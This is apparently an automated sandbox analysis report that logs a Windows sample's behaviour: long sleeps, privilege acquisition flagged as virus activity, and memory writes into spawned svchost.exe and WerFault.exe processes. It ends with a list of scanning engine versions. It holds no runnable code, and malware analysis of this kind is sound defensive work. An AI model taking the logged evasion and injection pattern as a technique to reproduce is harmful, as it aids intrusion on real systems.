Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\employee_info.xlsx; Rating : Clean
Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\statistics.doc; Rating : Clean

Date : 2021-5-10 19:21:40 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\TD_DDF.pdf; Rating : Clean
Date : 2021-5-10 19:21:46 Operation : This file tried to sleep for a long time Detail : SleepTime: 30; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:47 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:21:47 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:21:47 Operation : Other general ops Detail : TargetPid: 2216; ProcessInformationClass: 7; FilePath: %CURRENTFILE%; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeLockMemoryPrivilege,SeIncreaseQuotaPrivilege,SeSecurityPrivilege,SeTakeOwnersh ipPrivilege,SeLoadDriverPrivilege,SeSystemProfilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeIncreaseBasePriorityPrivilege,SeCreatePagefil ePrivilege,SeCreatePermanentPrivilege,SeBackupPrivilege,SeRestorePrivilege,SeShutdownPrivilege,SeAuditPrivilege,SeSystemEnvironmentPrivilege,SeUndockPrivilege,S eManageVolumePrivilege,SeCreateGlobalPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege,SeCreateSymbolicLinkPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : This file spawned process(es) Detail : TargetPid: 3380; FilePath: %SYSTEMROOT%\System32\svchost.exe; CmdLine: C:\Windows\S ystem32\svchost.exe -k WerSvcGroup; FileSize: 20992; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\7d3c7514cc9d0c828524db9622db215a.ico; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Other process ops Detail : TargetPid: 3380; StackFingerprint: 1267705149; FilePath: %SYSTEMROOT%\System32\svchost.exe; Ra ting : Clean
Date : 2021-5-10 19:21:48 Operation : Process memory ex was written by this file Detail : TargetPid: 3380; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Other thread ops Detail : TargetPid: 3380; TargetTid: 176; PrevSuspendCount: 1; StackFingerprint: 3564055513; FilePath: %S YSTEMROOT%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Memory object was created Detail : Object: EventObject; Name: WerSvcSystemPermissionsEvent; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : This file spawned process(es) Detail : TargetPid: 3392; FilePath: %SYSTEMROOT%\System32\WerFault.exe; CmdLine: C:\Windows\ system32\WerFault.exe -u -p 2216 -s 104200; FileSize: 360448; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.09071 3-1255); Icon: backup\42570241acd2a73b60a34556a59bbf1d.ico; Rating : Clean
Date : 2021-5-10 19:21:48 Operation : Other process ops Detail : TargetPid: 3392; StackFingerprint: 719981791; FilePath: %SYSTEMROOT%\System32\WerFault.exe; Ra ting : Clean
Date : 2021-5-10 19:21:49 Operation : Process memory ex was written by this file Detail : TargetPid: 3392; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\WerFault.exe; Rating : Clean
Date : 2021-5-10 19:21:49 Operation : Other thread ops Detail : TargetPid: 3392; TargetTid: 3388; PrevSuspendCount: 1; StackFingerprint: 719981791; FilePath: %S YSTEMROOT%\System32\WerFault.exe; Rating : Clean
Date : 2021-5-10 19:21:49 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\AppCompat\Programs\RecentFileCache.bcf; Rating : Clean
Date : 2021-5-10 19:21:51 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:22:01 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean
Date : 2021-5-10 19:22:04 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Rating : Clean
Date : 2021-5-10 19:22:46 Operation : Other general ops Detail : CallCount: 10; SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:23:52 Operation : This file tried to sleep for a long time Detail : SleepTime: 30; ApiName: NtWaitForSingleObject; Rating : Clean

Screenshot



Engines and Signatures

Android Analytic Engine	03002.00005
Android Rating Engine	03002.00009
AntiVirus Active Signature	00086.00730
AntiVirus Extended Signature	00085.09310
AntiVirus Extreme Signature	00085.09550
AntiVirus Scanner	00006.00258

Industry Security Signature	00014.00602
Linux Analytic Engine	03002.00004
Linux Rating Engine	03002.00005
Network Alerts Signature	00002.03403
Sandbox Rating Engine	03002.00089
Sandbox System Tools	03002.00048
Sandbox Tracer Engine	03002.00492
Traffic Sniffer	00004.00036

Note : For security reasons, http/https are replaced by hxxp/hxxps in all URLs